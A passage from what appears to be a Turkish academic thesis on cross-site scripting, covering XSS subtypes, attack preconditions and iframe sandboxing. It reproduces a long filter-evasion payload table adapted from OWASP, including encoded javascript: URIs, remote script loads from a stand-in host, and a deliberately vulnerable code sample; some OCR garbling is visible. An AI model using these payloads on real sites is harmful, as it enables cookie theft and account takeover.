
ile birlikte XSS, saldırganların çerezleri çalarak kullanıcıları taklit etmesini ve tuşları kaydetme, oltalama ve kimlik hırsızlığı yapmasını mümkün kılar. Kritik olarak XSS açıkları, saldırganlara saldırıları daha ciddi hale getirmek için ihtiyaç duydukları birçok şeyi sağlar.

2.2.1.4. Diğer XSS Türleri

Üç ana tür Siteler Arası Betik Çalıştırma saldırısı olmasına rağmen, bu saldırılar geliştiği ve farklı şekillerde kullanıldığı için, XSS türlerini bazı ek alt kategorilerde ele almak mümkündür. Bu alt türler, Evrensel XSS (UXSS), Eklenti temelli XSS ve Kendi kendine XSS olarak sınıflandırılabilir.

Evrensel XSS

Evrensel XSS, bir web sitesini istismar etmek için tarayıcının kendisini, tarayıcı eklentilerini veya web sitesi uzantılarını kullanan bir XSS saldırısı şeklidir (Paola ve Fedon, 2006).




Şekil 2.27: XSS Analizi (Acunetix, 2019)

Evrensel XSS, web sitesini doğrudan istismar etmediğinden çok tehlikeli bir XSS türüdür, yani bir web sitesinin istismar edilebilecek herhangi bir güvenlik açığı içermesine gerek yoktur. Modern web tarayıcıları, tarayıcılara daha fazla özellik katan eklentiler, küçük programcıklar, uzantılar kullanarak işlevlerini daha da genişletmeyi desteklemektedir. Tarayıcı aracılığıyla yüklenmeyen, ancak web sitesinin kendisi tarafından kullanılan eklentiler de vardır. Bu eklentiler genellikle web sitelerinin içeriğine erişebilir ve genellikle işlevselliğinin çalışması için kullanıcıdan girdi alınmasını gerektirir. Bir web sayfasında, içeriği görüntüleme veya düzenleme özellikleri ile birlikte kullanıcıdan girdi alan bir eklenti kullanıldığında web sayfasında Siteler Arası Betik Çalıştırma saldırısına izin verecek bir açıklık oluşabilir. Buna örnek olarak, web sitelerinin PDF dosyalarını görüntülemesini sağlayan bir eklenti verilebilir. Bir saldırgan, görüntülenen PDF dosyasının ad alanına bazı JavaScript kodları enjekte ederse ve bu eklenti, dosya adı için kullanılan girdide yeterli doğrulama ve düzgülemeye sahip değilse, tarayıcıda bu JavaScript kodu çalıştırılabilir. Güvensiz eklentiler tarafından ortaya çıkarılan bu tür XSS açıkları, Evrensel XSS'in özel bir alt türü olarak düşünülebilecek olan Eklenti temelli XSS olarak sınıflandırılabilir.

Kendi kendine XSS

Kendi kendine XSS (Self-XSS), kullanıcıların kendilerine ait saldırıları kendi tarayıcılarında oluşturup yürütmeleridir, bu üç ana XSS türünde olduğu gibi diğer kullanıcıları etkilemez. Kendi kendine XSS, saldırganın çoğunlukla JavaScript kodunu kendi tarayıcılarına kopyalayıp yapıştırarak kendilerine XSS saldırıları yapmalarını ve üçüncü tarafları aldatmak için kullandıkları bir sosyal mühendislik saldırısıdır. Bu özel saldırı hakkındaki farkındalık, popüler sosyal medya sitesi Facebook.com aracılığıyla kazanıldı, çünkü bu saldırı sitenin kullanıcılarına karşı oldukça yaygınlaştı ve Facebook (2019), Kendi kendine XSS dolandırıcılığına karşı bir uyarı yayımladı. Facebook, bu saldırıyı hafifletmek için kullanıcı facebook.com sitesini ziyaret ederken tarayıcısında geliştirici konsolu penceresini açtığında görüntüleyen bir uyarı bile oluşturdu.

Uyumluluk için, her Web tarayıcısı, HTTP yanıtlarının içeriğini denetleyen ve bazen de sunucu tarafından sağlanan MIME[3] türünü geçersiz kılan bir içerik koklama algoritması kullanır. Örneğin bu algoritmalar, tarayıcıların bir "Content-Type" başlığı içermeyen HTTP yanıtlarının yaklaşık %1'ini oluşturmasını sağlar. Rekabetçi bir tarayıcı pazarında, "doğru" MIME türünü tahmin eden bir tarayıcı, kullanıcılar için bu şekildeki siteleri doğru biçimde görüntüleyemeyen bir tarayıcıdan daha çekici gelir. Bir tarayıcı üreticisi, içerik koklama uyguladıktan sonra, diğer tarayıcı üreticileri de uyumluluk riskini almak veya pazar payını kaybetmek zorunda kalır. Güvenlik hesap edilerek dikkatlice tasarlanmamışsa, içerik koklama algoritmaları, saldırgan tarafından Siteler Arası Betik Çalıştırma (XSS) saldırıları başlatmak için kullanılabilir (Gebre, Lhee ve Hong, 2010). Bir içerik koklama XSS saldırısı oluşturmak için saldırgan, web sitesine bir GIF/HTML dosyası yükler. Tarayıcı, bu dosyayı HTML olarak kabul eder ve saldırganın JavaScript kodunu çalıştırır.



Şekil 2.28: Bir İçerik Koklama XSS Saldırı Örneği (Barth, Caballero ve Song, 2009)

[3] Multi-purpose Internet Mail Extensions (Çok amaçlı İnternet Posta Eklentileri)

Mutasyona Dayalı XSS saldırılarında, tarayıcılar geçersiz HTML kodunu otomatik olarak onarmaya çalışır. Bu genellikle, geçersiz bir HTML kodunu etkin bir HTML koduna dönüştürerek elde edilir. Dolayısıyla, geçersiz HTML kodu, JavaScript kodunu çalıştıran bir şeye dönüşebilir. Çünkü başlangıçta, HTML kodu sağlam görünürken kod, web tarayıcısının yanı sıra sunucudaki sayısız temizlik mekanizmasını/arındırma sınıfını da ihlal edebilir. **Şekil 2.29**, Mutasyona Dayalı XSS saldırısının güvenlik açıklarından yararlanan örnek bir kötücül JavaScript kodunu göstermektedir. Bir saldırgan '<alt>' enjeksiyon noktasında "<body ONLOAD= alert (document.cookie)>" güvenlik açığı bulunan JavaScript kodunu '<alt>' enjeksiyon noktasına enjekte ederse, kod tetiklendiğinde '<img>' değişkeni eklenecektir: <img src="test.jpg" alt="<body onload= alert(document.cookie)>". Artık innerHTML özelliği, tarayıcı tarafından ' ' mesajına veri eklemek için kullanılacaktır, sonra HTML kodu <IMG alt="" src= http://guvensiz.com/xss/test.jpg<body onload=alert(document.cookie)> haline dönüştürülür. Sonunda, web tarayıcısı JavaScript kodunu çalıştırır ve bir açılır pencere görüntülenir. Bir saldırgan, bu örnekteki gibi bir iletişim kutusu görüntülemek yerine üretilen kötücül JavaScript kodunu doğrudan çalıştırır.

```
<script>
function post() {
    messageElement = document.getElementById("message");
    imageElement = document.getElementById("image");
    var alt = document.getElementById("inAlt").value;
    var message = document.getElementById("inMessage").value;
    var img = '<img src="test.jpg" alt="'+alt+'">';

    imageElement.innerHTML = img;
    messageElement.innerHTML = message;
    messageElement.innerHTML += imageElement.innerHTML;
}
</script>

<div id="image"></div>
<div id="message"></div>

message:<input id="inMessage"></input><br>
alt:<input id="inAlt"></input><br>
<button onclick="post()">Post</button>
```

Şekil 2.29: Mutasyona Dayalı XSS Örneği Kodu

2.2.2. Başarılı Bir XSS Saldırısının Ön Koşulları

Saldırganın bir XSS saldırısını başarıyla başlatabilmesi için önce üç ön koşulun yerine gelmesi gerekir. Bu üç ön koşul; enjekte edilebilirlik, yürütülebilirlik ve dışarı sızma kabiliyetidir (Heiderich *ve diğ.*, 2012). Saldırgan bu ön koşulları geçerse bir XSS saldırısı başlatabilir.

2.2.2.1. Enjekte edilebilirlik

Bir Web uygulaması, bir saldırı vektörü kullanılarak enjekte edilir. Saldırı vektörleri, saldırganlar tarafından başarılı bir saldırı gerçekleştirmek için kullanılan yöntemlerdir. Saldırganın kötücül kod parçacığını yükleyip çalıştırmak ve hassas bilgilere erişmek için bilinen güvenlik açıklarından yararlanılır. Bir uygulamanın etkileşimi arttıkça, saldırı vektörlerinin sayısı da önemli ölçüde artar.

İlk olarak, Web sayfasında bir XSS güvenlik açığı olup olmadığını kontrol etmek için, **Şekil 2.30**'da yazılan temel kod kullanılabilir. Güvenlik açığı varsa, kullanıcı "YAŞASIN XSS" kelimelerini içeren bir uyarı görecektir. Şekilde gösterildiği gibi fromCharCode fonksiyonu, (89,65,350,65,83,73,78,32,88,83,83) Unicode karakterlerini "YAŞASIN XSS" dizesine dönüştürür.

```
';alert(String.fromCharCode(89,65,350,65,83,73,78,32,88,83,83))//';alert(String.fromCharCode(89,65,350,65,83,73,78,32,88,83,83))//";
alert(String.fromCharCode(89,65,350,65,83,73,78,32,88,83,83))//";alert(String.fromCharCode(89,65,350,65,83,73,78,32,88,83,83))//-- >
</script>">'><script>alert(String.fromCharCode(89,65,350,65,83,73,78,32,88,83,83))</script>
```

Şekil 2.30: XSS Güvenlik Açığı Konumlandırıcı Kod Örneği (htmlpurifier, 2019)

Şekil 2.31, **Şekil 2.30**'deki kodun kısaltılmış bir versiyonudur ve aynı amaca hizmet eder.

```
'';!--"<YAŞASIN XSS>=&{()}
```

Şekil 2.31: XSS Güvenlik Açığı Konumlandırıcı Kısa Kod Örneği (htmlpurifier, 2019)

Kodu enjekte ettikten sonra, kullanıcının sayfa kaynağını görüntülemesi ve "<YAŞASIN XSS" dizgesine karşılık "<YAŞASIN XSS" dizgesini araması gerekir. Bu yöntem, kullanıcının XSS açıklarının mevcut olup olmadığını belirlemesini sağlar. **Tablo 2.4**'te, saldırganın bir Web belgesindeki çeşitli yerlere kötü amaçlı JavaScript kod parçacığı eklemek için kullanabileceği saldırı vektörlerinden bazıları verilmiştir. (OWASP XSS Filter Evasion Cheat Sheet, 2019) İlk sütun, saldırı vektörünü oluşturmak için kullanılan HTML

Etiketini içermektedir. İkinci sütun, kötü amaçlı kod eklemek için kullanılan etiketteki özellikleri veya nitelikleri açıklamaktadır. Son olarak, üçüncü sütun örnek bir saldırı vektörünü göstermektedir. Bu saldırı vektörlerinin yalnızca Yansıtılmış ve Depolanmış XSS saldırılarına karşılık geldiğine dikkat etmek önem arz etmektedir. XSS saldırı vektörü olarak kullanılan ve **Tablo 2.4**'te yer alan bazı HTML etiketleri için kısa açıklamalar aşağıda yer almaktadır;

1. **IMG etiketi:** IMG etiketi, JavaScript yönergesini kullanarak HTML sayfasında/kodunda yer alan resimler yoluyla XSS saldırısı gerçekleştirmek için kullanılabilir. IE7.0 (Internet Explorer sürüm 7.0) tarayıcısı, bir resim bağlamında JavaScript yönergelerinin kullanılmasına izin vermemektedir. Ancak, yönerge diğer bağlamlarda da kullanılabilir. **Tablo 2.4**'te, XSS'nin etkili bir şekilde uygulanabileceği ilkeler detaylı olarak gösterilmektedir. Bu metotlar, diğer HTML etiketleri için de kullanılabilir. Burada yararlı olabilecek birkaç noktayı belirtmek gerekirse;
    - Çoğu XSS filtresi, üst tırnak şaşırtmasının varlığını kontrol etmez.
    - Herhangi bir alıntının filtreler tarafından kullanılmasına izin verilmezse saldırgan, fromCharCode fonksiyonu ile karakterleri eval() fonksiyonuna tabi tutarak saldırı vektörünü isteğine/ihtiyacına göre özelleştirebilir.
    - Firefox veya Netscape 8.1+ tarayıcılarında bulunan Gecko görüntü oluşturma motoru kipi, IMG etiketi içinde JavaScript yönergelerinin kullanılmasına izin vermez. Bu nedenle, saldırgan tarafından düzgüleme yöntemleri benimsenebilir.
    - JavaScript yönergesi, XSS filtresini şaşırtmak için örneklerde gösterildiği gibi metinsel olarak bozulabilir. Yönerge, bir sekme karakteri (TAB), yeni satır karakteri (LF), satır başı karakteri (CR) veya bu üçünden birinin düzgelenmiş bir sürümü yerleştirilerek bozulabilir. Böylece, XSS filtresi bu bozulmaları dikkate almayarak gözden kaçırabilir.
    - JavaScript yönergesinden önce, boşluk veya başka meta karakterler kullanılabilir. Bu önemsiz ekleme, XSS filtresi algılama için desen eşleştirmeyi kullandığında önemli hale gelir.
    - Firefox tarayıcısı, HTML etiketi kapatırken ">" yerine "<" kullanıyorsa da sorunsuz çalışır. Ancak bu davranışa Netscape'de izin verilmez.
    - Dynsrc ve lowsrc özellikleri, bir XSS vektörünü oluşturmak için kullanılabilir.

2. **SCRIPT etiketi:** SCRIPT etiketi, XSS saldırısını çeşitli şekillerde gerçekleştirmek için bir saldırı vektörü olarak da kullanılabilir. Yardımcı olabilecek birkaç nokta aşağıda verilmiştir;

    - Örnekte gösterildiği gibi dışa açık parantezler kullanılabilir. Özellikle, bazı XSS algılama mekanizmaları, eşit sayıda açık ve kapalı parantez sayısıyla eşleştirilerek kötü amaçlı kodun tespit edilmesine bağlıysa, bu tür bir saldırı vektörüne karşı başarısız olmak kaçınılmazdır. Örnekte kullanılan çift eğik çizgi, sonuncu dış parantezi yorum haline getirir.
    - Firefox ve Netscape 8.1 tarayıcılarının Gecko görüntü işleme motor modunda SCRIPT etiketinin "> </SCRIPT>" bölümünü atlamak aslında mümkündür. Tarayıcılar, komut dosyası kapatma etiketlerini ekleyerek bunu otomatik olarak düzeltir. Böyle bir yaklaşım, örnekte gösterildiği gibi zararlı bir kod senaryosunu oluşturmak için kullanılabilir.
    - SCRIPT etiketlerinde protokol çözümleme altında gösterilen örnek, IE ve Netscape tarayıcı kullanılması durumunda çalışır. Örnekteki koda kapanış SCRIPT etiketi eklenmişse, Opera tarayıcısı için de çalışır. “.j” uzantısı tarayıcı tarafından bilindiği üzere SCRIPT etiketi içerisinde kullanıldığından hata vermez.
    - Kötü amaçlı bir JavaScript kodu içeren “.js” dosyası, “.jpg” uzantısıyla yeniden adlandırılabilir. Bu tür bir saldırı vektörü, “.js” uzantısını belirlemeye bağlı olarak çalışan algılama mekanizmalarından kaçacaktır.

3. **TITLE etiketi:** Kapanış TITLE etiketi, **Tablo 2.4**’te gösterildiği gibi kötü amaçlı kodlar oluşturmak için kullanılabilir.

4. **IFRAME etiketi:** IFRAME etiketleri, çok sayıda kötü niyetli komut dosyası oluşturmak için kullanılabilir. IFRAME kullanmanın asıl amacı, bir Web sayfasını başka bir Web sayfasının içine yüklemektir. Kötü niyetli çalışmasını sağlamak için saldırganlar IFRAME’i gömülü sayfanın içine yalnızca bir piksel kare olacak şekilde oluşturur (TheGuardian, 2019). Bu kötü amaçlı etkinlik fark edilmeden devam eder ve kötü niyetli kod gizlendiğinde kullanıcı tarafından şüpheli hiçbir durum görünmez. IFRAME etiketleri, **Tablo 2.4**’teki örnekte gösterildiği gibi tahribat oluşturmak için olay işleyicileri ile birlikte kullanılabilir.

5. **OBJECT etiketi:** OBJECT etiketi, web sayfasına kötücül kod parçacığını içeren XSS yükünü barındıran harici bir Web sitesi gömmek için kullanılabilir.

6. **EMBED etiketi:** EMBED etiketi, harici bir Web sitesinde barındırılan kötücül flash veya SVG dosyasını bağlamak için kullanılabilir. "AllowScriptAccess" özelliği, "her zaman (always)" olarak ayarlanmışsa, etki alanından bağımsız olarak flash dosyasının herhangi bir yerden yüklenmesine izin verilmiş olur.

Bu bölümde ele alınan saldırı vektörlerinin yanı sıra, kötü amaçlı XSS saldırı vektörleri, HTML tırnak işareti kapsülleme, URL dizesi atlatma veya SSI (Server Side Include - Sunucu taraflı dahil etme), UTF-7 veya US-ASCII Karakter Düzgeleme, İstek yönlendirme gibi diğer teknikler kullanılarak da oluşturulabilir.

Burada tartışılan saldırı vektörlerine ek olarak, olay işleyicileri kullanılarak da bir kısım farklı saldırı daha oluşturulabilir. Olay işleyicileri, bir tarayıcıda belirli bir olayın meydana gelmesiyle birlikte, belirli bir eylemi gerçekleştirmek için farklı HTML etiketleri içine dahil edilebilir (W3School JavaScript Events, 2019). Olay işleyicileri, pencere olay özellikleri, form tabanlı olaylar, klavye olayları, fare olayları, sürükleme olayları, medya olayları, pano olayları ve çeşitli olaylar gibi farklı kategorilere ayrılır. Olay işleyicilerinin tam listesi (OWASP XSS Filter Evasion Cheat Sheet, 2019)'te bulunabilir. Önemli olanlardan bazıları ise **Tablo 2.5**'te sınıflandırılmıştır.

2.2.2.2. Yürütülebilirlik

Kum havuzuna alınmış IFRAME'ler; Daha önce belirtildiği gibi, IFRAME etiketi veya satır içi FRAME, XSS saldırılarını başlatmak için bir saldırı vektörü olarak kullanılabilir. Saldırgan, içeriğine kötü amaçlı kod ekleyerek kötü niyetli bir IFRAME'i akıllıca oluşturur. HTML5, IFRAME etiketine 'sandbox (kum havuzu)' adı verilen yeni bir özellik ekledi. Kum havuzu özelliği, kötü amaçlı IFRAME'lerin davranışını kontrol etmeye yardımcı olur. Bu öznitelik, IFRAME içeriği için bir dizi kısıtlama oluşturur. Başka bir deyişle, IFRAME'deki zararlı içerik kontrollü bir ortama yerleştirilir. Kum havuzu özelliği, Chrome (4.0+), Internet Explorer (10.0+), Firefox (17.0+), Netscape Navigator (5.0+) ve Opera (15.0+) Web tarayıcılarında desteklenir (W3School HTML IFRAME sandbox Attribute, 2019). Kum havuzu özelliği aşağıdakileri sağlar;

Tablo 2.4: Bazı XSS Saldırı Vektörleri

HTML Etiketi	Karakteristik/Öznitelik/Yöntem	Örnek Kod Parçacığı
A	A etiketini HREF özelliğini atlayarak kullanma	<A onmouseover=alert(`YAŞASIN XSS`)>XSS</A>
BASE	BASE etiketi kullanma	<BASE HREF="javascript:alert('YAŞASIN XSS');//">
BGSOUND	Arkaplan sesi etiketini kullanma	<BGSOUND SRC="javascript:alert('YAŞASIN XSS');">
BODY	BODY etiketinde arkaplan kullanma	<BODY BACKGROUND="javascript:alert('YAŞASIN XSS')">
	BODY etiketinde onload olayını kullanma	<BODY ONLOAD=alert('YAŞASIN XSS')>
DIV	DIV etiketinde background-image kullanma	<DIV STYLE="background-image: url(javascript:alert('YAŞASIN XSS'))">
	DIV etiketinde background-image içerisinde unicode düzgelenmiş kod kullanma	<DIV STYLE="background-image:\0075\0072\006c\0028"\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028\0027\0059\0041\015e\0041\0053\0049\004e\0058\0053\0053\0027\0029"\0029">
	DIV etiketinde background-image ile ilave karakterler kullanma	<DIV STYLE="background-image: url(&#1;javascript:alert('YAŞASIN XSS'))">
	DIV etiketi içerisinde expression kullanma	<DIV STYLE="width: expression(alert(`YAŞASIN XSS'));">
EMBED	EMBED etiketi kullanarak, XSS içeren bir Flash dosyası gömme	<EMBED SRC="http://yasasinxss.com/kotuculkod.swf" AllowScriptAccess="always"></EMBED>
	EMBED etiketi kullanarak, XSS içeren bir SVG dosyası gömme	<EMBED SRC=" pzdmc9Imh0dHA6Ly93d3cudzG5Mub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHhtbzOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB2ZXJzaW9uPSIxLjAiIHg+YW9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAwIiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9Inl nRleHQvZWNtYXNjcmlwdCIxlcnQoIllBx Z5BU0lOIFhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>
FRAME	FRAME etiketi kullanma	<FRAMESET><FRAME SRC="javascript:alert('YAŞASIN XSS');"></FRAMESET>
IFRAME	Çift açık parantez kullanma	<IFRAME SRC=http://yasasinxss.com/kotuculkod.html <
	IFRAME etiketi kullanma	<IFRAME SRC="javascript:alert('YAŞASIN XSS');"></IFRAME>
	Olay temelli IFRAME etiketi kullanma	<IFRAME SRC=# onmouseover="alert(`YAŞASIN XSS`)"></IFRAME>
IMG	JavaScript yönergesini kullanma	<IMG SRC="javascript:alert('YAŞASIN XSS');">
	Tırnak işareti ve noktalı virgül kullanmadan yazma	<IMG SRC=javascript:alert('YAŞASIN XSS')>
	Büyük küçük harf duyarsız yazma	<IMG SRC=JaVaScRiPt:alert('YAŞASIN XSS')>
	HTML varlıklarını kullanma	<IMG SRC=javascript:alert("YAŞASIN XSS")>
	Üst tırnak şaşırtmacası kullanma	<IMG SRC=`javascript:alert("YAŞASIN, 'XSS'")`>
	Kusurlu IMG etiketleri kullanma	<IMG """><SCRIPT>alert("YAŞASIN XSS")</SCRIPT>">
	fromCharCode fonksiyonunu kullanarak	<IMG SRC=javascript:alert(String.fromCharCode(89,65,350,65,83,73,78,32,88,83,83))>
	SRC etki alanını kontrol eden filtreleri atlatmak için varsayılan SRC etiketi kullanma	<IMG SRC=# onmouseover="alert(`YAŞASIN XSS`)">
	Boş bırakarak varsayılan SRC etiketi kullanma	<IMG SRC= onmouseover="alert(`YAŞASIN XSS`)">
	Tamamen atarak varsayılan SRC etiketi kullanma	<IMG onmouseover="alert(`YAŞASIN XSS`)">
	Hata olduğunda uyarı kullanma	<IMG SRC=/ onerror="alert(String.fromCharCode(89,65,350,65,83,73,78,32,88,83,83))"></img>
	IMG "onerror" ve JavaScript "alert" düzgeleme kullanma	<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000089&#0000065&#0000350&#0000065&#0000083&#0000073&#0000078&#0000032&#0000088&#0000083&#0000083&#0000039&#0000041">
	Ondalık HTML karakter referansları kullanma	<IMG SRC=javascript:alert('YAŞASIN XSS')>
	Devamında noktalı virgül olmadan ondalık HTML karakter referansları kullanma	<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000089&#0000065&#0000350&#0000065&#0000083&#0000073&#0000078&#0000032&#0000088&#0000083&#0000083&#0000039&#0000041>
	Devamında noktalı virgül olmadan onaltılık HTML karakter referansları kullanma	<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x59&#x41&#x15E&#x41&#x53&#x49&#x4E&#x20&#x58&#x53&#x53&#x27&#x29>
	Sekme (TAB) karakteri yerleştirme	<IMG SRC="jav ascript:alert('YAŞASIN XSS');">
	Düzgelemeli sekme (TAB) karakteri yerleştirme	<IMG SRC="jav ascript:alert('YAŞASIN XSS');">
	XSS'i ayırmak için yeni satır (LF) karakteri yerleştirme	<IMG SRC="jav
ascript:alert('YAŞASIN XSS');">
	XSS'i ayırmak için satır başı (CR) karakteri yerleştirme	<IMG SRC="jav
ascript:alert('YAŞASIN XSS');">
	JavaScript'ten önce boşluklar ve meta karakterler kullanma	<IMG SRC=" &#14; javascript:alert('YAŞASIN XSS');">
	DYNSRC kullanma	<IMG DYNSRC="javascript:alert(' YAŞASIN XSS')">
	LOWSRC kullanma	<IMG LOWSRC="javascript:alert('YAŞASIN XSS')">
	IMG etiketinde VBscript kodu kullanma	<IMG SRC='vbscript:msgbox("YAŞASIN XSS")'>
	Livescript kullanma (Sadece Netscape tarayıcısının eski sürümlerinde geçerliydi)	<IMG SRC="livescript:[kotuculkod]">
	Ifadeyi parçalamak için yorum ekleyerek STYLE özelliği kullanma	<IMG STYLE="xss:expr/*XSS*/ession(alert('YAŞASIN XSS'))">
	IMG etiketine gömülü komutlar kullanma	<IMG SRC="http://yasasinxss.com/komut.php?x=kotuculkod">
INPUT	INPUT etiketinde IMAGE tipi kullanma	<INPUT TYPE="IMAGE" SRC="javascript:alert('YAŞASIN XSS');">
LINK	Stylesheet kullanma	<LINK REL="stylesheet" HREF="javascript:alert('YAŞASIN XSS');">
	Uzak stylesheet kullanma	<LINK REL="stylesheet" HREF="http://yasasinxss.com/kotuculkod.css">
META	Uzak stylesheet kullanma	<META HTTP-EQUIV="Link" Content="<http://yasasinxss.com/kotuculkod.css>; REL=stylesheet">
	META etiketi kullanma	<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('YAŞASIN XSS');">
	META etiketinde Base64 düzgelenmiş veri kullanma	<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWUHFnkFTSU4gWFNTJyk8L3NjcmlwdD4=">
	İlave URL parametresi içeren META etiketi kullanma	<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('YAŞASIN XSS');">
	Çerez tahrifatı	<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('YAŞASIN XSS')</SCRIPT>">
SCRIPT	Alfanumerik olmayan basamaksız XSS (Non-alpha-non-digit XSS)	<SCRIPT/XSS SRC="http://yasasinxss.com/kotuculkod.js"></SCRIPT>
	İkincil açık parantez	<<SCRIPT>alert(" YAŞASIN XSS");//<</SCRIPT>
	Kapanmayan SCRIPT etiketi	<SCRIPT SRC=http://yasasinxss.com/kotuculkod.js?<B >
	SCRIPT etiketinde protokol çözümleme	<SCRIPT SRC=//yasasinxss.com/kotuculkod/.j>
	Yarısı açık HTML/JavaScript	<IMG SRC="javascript:alert('YAŞASIN XSS')"
	HTML tırnak işareti kapsüllemesi kullanma	<SCRIPT a=">" SRC="httx://yasasinxss.com/kotuculkod.js"></SCRIPT>
STYLE	List-style-image kullanma	<STYLE>li {list-style-image: url("javascript:alert(' YAŞASIN XSS')");}</STYLE><UL><LI>XSS</br>
	Uzak stylesheet kullanma	<STYLE>@import'http://yasasinxss.com/kotuculkod.css';</STYLE>
	Uzak stylesheet kullanma	<STYLE>BODY{-moz-binding:url("http://yasasinxss.com/xssmoz.xml#xss")}</STYLE>
	Ayrık/Bozuk JavaScript içeren STYLE etiketleri kullanma	<STYLE>@im\port'\ja\vasc\ript:alert("YAŞASIN XSS")';</STYLE>
	STYLE etiketi (Sadece Netscape tarayıcısının eski sürümlerinde geçerliydi)	<STYLE TYPE="text/javascript">alert('YAŞASIN XSS');</STYLE>
	STYLE etiketinde background-image kullanma	<STYLE>.XSS{background-image:url("javascript:alert('YAŞASIN XSS')");}</STYLE><A CLASS=XSS></A>
	STYLE etiketinde background kullanma	<STYLE type="text/css">BODY{background:url("javascript:alert('YAŞASIN XSS')")}</STYLE>
TABLE	TABLE etiketi kullanma	<TABLE BACKGROUND="javascript:alert('YAŞASIN XSS')">
	TD etiketi kullanma	<TABLE><TD BACKGROUND="javascript:alert('YAŞASIN XSS')">
TITLE	TITLE etiketini başlatmadan bitirme	</TITLE><SCRIPT>alert("YAŞASIN XSS");</SCRIPT>
OBJECT	OBJECT etiketi kullanma	<OBJECT TYPE="text/x-scriptlet" DATA="http://yasasinxss.com/scriptlet.html"></OBJECT>

Tablo 2.5: Olay İşleyici Türleri

Olay Sınıfı	Olay İşleyici Adı
Pencere Olayları	onafterprint, onbeforeprint, onbeforeunload, onerror, onhashchange, onload, onmessage, onoffline, ononline, onpagehide, onpageshow, onpopstate, onresize, onstorage, onunload
Form Olayları	onblur, onchange, oncontextmenu, onfocus, oninput, oninvalid, onreset, onsearch, onselect, onsubmit
Klavye Olayları	onkeydown, onkeypress, onkeyup
Fare Olayları	onclick, ondbclick, onmousedown, onmousemove, onmouseout, onmouseover, onmouseup, onmousewheel, onwheel
Sürükle-Bırak Olayları	ondrag, ondragend, ondragenter, ondragleave, ondragover, ondragstart, ondrop, onscroll
Pano Olayları	oncopy, oncut, onpaste
Medya Olayları	onabort, oncanplay, oncanplaythrough, oncuechange, ondurationchange, onemptied, onended, onerror, onloadeddata,, onloadedmetadata, onloadstart, onpause, onplay, onplaying, onprogess, onratechange, onseeked, onseeking, onstalled, onsuspend, ontimeupdate, onvolumechange, onwaiting
Çeşitli Olaylar	onshow, ontoggle

1. Form gönderimleri engellenebilir.
2. Betik çalıştırılması engellenebilir.
3. API'ler[4] devre dışı bırakılabilir.
4. IFRAME içeriği benzersiz bir kaynaktan geliyormuş gibi davranır.
5. Eklentilerin EMBED, OBJECT, APPLET gibi etiketlerle kullanılması reddedilir.
6. IFRAME içeriğinin, üst düzey tarama içeriğinde gezinmesi önlenir.
7. Bir videonun otomatik olarak oynatılması gibi otomatik olarak tetiklenen özellikler engellenir.

